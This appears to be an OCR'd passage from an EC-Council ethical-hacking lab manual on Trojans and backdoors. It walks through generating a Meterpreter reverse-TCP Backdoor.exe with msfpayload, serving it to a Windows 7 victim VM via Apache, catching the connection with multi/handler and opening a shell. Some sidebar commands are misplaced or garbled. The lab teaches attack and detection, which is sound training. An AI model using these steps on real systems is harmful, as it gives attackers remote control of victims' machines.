horse (backdoor) determines exploitable holes in the current security system.

You are a security administrator of your company, and your job responsibilities include protecting the network from Trojans and backdoors, Trojan attacks, theft of valuable data from the network, and identity theft.

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 06 Trojans and Backdoors

Lab Objectives

The objective of this lab is to help students learn to detect Trojan and backdoor attacks.

The objectives of the lab include:

- Creating a server and testing the network for attack

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Attacking a network using sample backdoor and monitor the system activity

Lab Environment

To carry this out, you need:

- A computer running **Window Server 2012**
- **BackTrack 5 r3 running in Virtual machine**
- **Windows7** running in virtual machine (Victim machine)
- A web browser with **Internet** access
- Administrative privileges to run tools

Lab Duration

Time: 20 Minutes

Overview of Trojans and Backdoors

A Trojan is a program that contains **malicious** or harmful code inside apparently harmless programming or data in such a way that it can **get control** and cause damage, such as ruining the file allocation table on a hard drive.

Lab Tasks

TASK 1

Create Sever Connection

1. Start **BackTrack 5** virtual machine.
2. Open the terminal console by navigating to **Application → BackTrack → Exploitation Tools → Network Exploitation Tools → Metasploit Framework → msfconsole**.

Open your terminal (CTRL + ALT + T) and type msfvenom -h to view the available options for this tool.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

FIGURE 11.1: Selecting msfconsole from metasploit Framework

3. Type the following command in msfconsole: **msfpayload windows/meterpreter/reverse_tcp LHOST=10.0.0.6 X > Desktop/Backdoor.exe** and press **Enter**.

Note: This IP address (10.0.0.6) is BackTrack machines. These IP addresses may vary in your lab environment.




FIGURE 11.2: Creating Backdoor.exe

4. This command will create a **Windows executable file** with name the **Backdoor.exe** and it will be saved on the BackTrack 5 desktop.

Metasploit Framework, a tool for developing and executing exploit code against a remote target machine.




FIGURE 11.3: Created Backdoor.exe file

5. Now you need to share **Backdoor.exe** with your victim machine (Windows 7), by following these steps:

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

6. Open a new **BackTrack 5** terminal (**CTRL+ALT+T**) and then run this command **mkdir /var/www/share** and press **Enter** to create a new directory share.

To create new directory share following command is used:mkdir /var/www/share




FIGURE 11.4: sharing the file

7. Change the mode for the share folder to 755, by entering the command **chmod -R 755 /var/www/share/** and then press **Enter**.

To change the mode of share folder use the following command:chmod -R * /var/www/share/




FIGURE 11.5: sharing the file into 755

8. Change the ownership of that folder into www-data, by entering the command **chown -R www-data:www-data /var/www/share/** and then press **Enter**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

To change ownership of folder into www, use this command chown -R www-data /var/www/share/




FIGURE 11.6: Change the ownership of the folder

9. Type the command **ls -la /var/www/ | grep share** and then press **Enter**.




FIGURE 11.7: sharing the Backdoor.exe file

10. The next step is to start the **Apache server** by typing the **service apache2 start** command in the terminal, and then press **Enter**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 11.8: Starting Apache webserver

To run the apache web server use the following command:
cp /root/.msf4/data/exploits/* /var/www/share/

11. Now your Apache web server is running, copy the **Backdoor.exe** file into the share folder. Type the following command **cp /root/Desktop/Backdoor.exe /var/www/share/** and press **Enter**.




FIGURE 11.9: Running Apache webserver

12. Now go to **Windows 7** Virtual Machine, open Firefox or any web browser, and type the URL **http://10.0.0.6/share/** in the **URL** field and then press **Enter**.

Note: Here 10.0.0.6 is the IP address of BackTrack; it may vary in your lab environment.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 11.10: Firefox web browser with Backdoor.exe

13. Download and save the **Backdoor.exe** file in Windows 7 Virtual Machine, and save this file on the desktop.

If you didn't have apache2 installed, run apt-get install apache2




FIGURE 11.11: Saved Backdoor.exe on desktop

14. Switch back to the **BackTrack machine**.
15. Open the **Metasploit** console. To create a handler to handle the connection from victim machine (Windows 7), type the command **use exploit/multi/handler** and press **Enter**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

The exploit will be saved on /root/.msf4/data/exploits/ folder




FIGURE 11.12: Exploit the victim machine

16. To use the reverse TCP, type the command **set payload windows/meterpreter/reverse_tcp** and press **Enter**.

To set reverse TCP use the following command set payload windows/meterpreter/reverse_tcp




FIGURE 11.13: Setup the reverse TCP

17. To set the local IP address that will catch the reverse connection, type the command **set lhost 10.0.0.6 (BackTrack IP Address)** and press **Enter**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 11.14: set the lost local IP address

18. To start the handler, type the command **exploit -j –z** and press **Enter**.




FIGURE 11.15: Exploit the windows 7 machine

19. Now switch to the **victim machine** (Windows 7) and double-click the **Backdoor.exe** file to run it (which is already downloaded)

20. Again switch to the BackTrack machine and you can see the following figure.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 11.16: Exploit result of windows 7 machine

To interact with the available session, you can use sessions -i <session_id>

21. To interact with the available session, type the command **sessions -i 1** and press **Enter**.




FIGURE 11.17: creating the session

22. Enter the command **shell**, and press **Enter**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

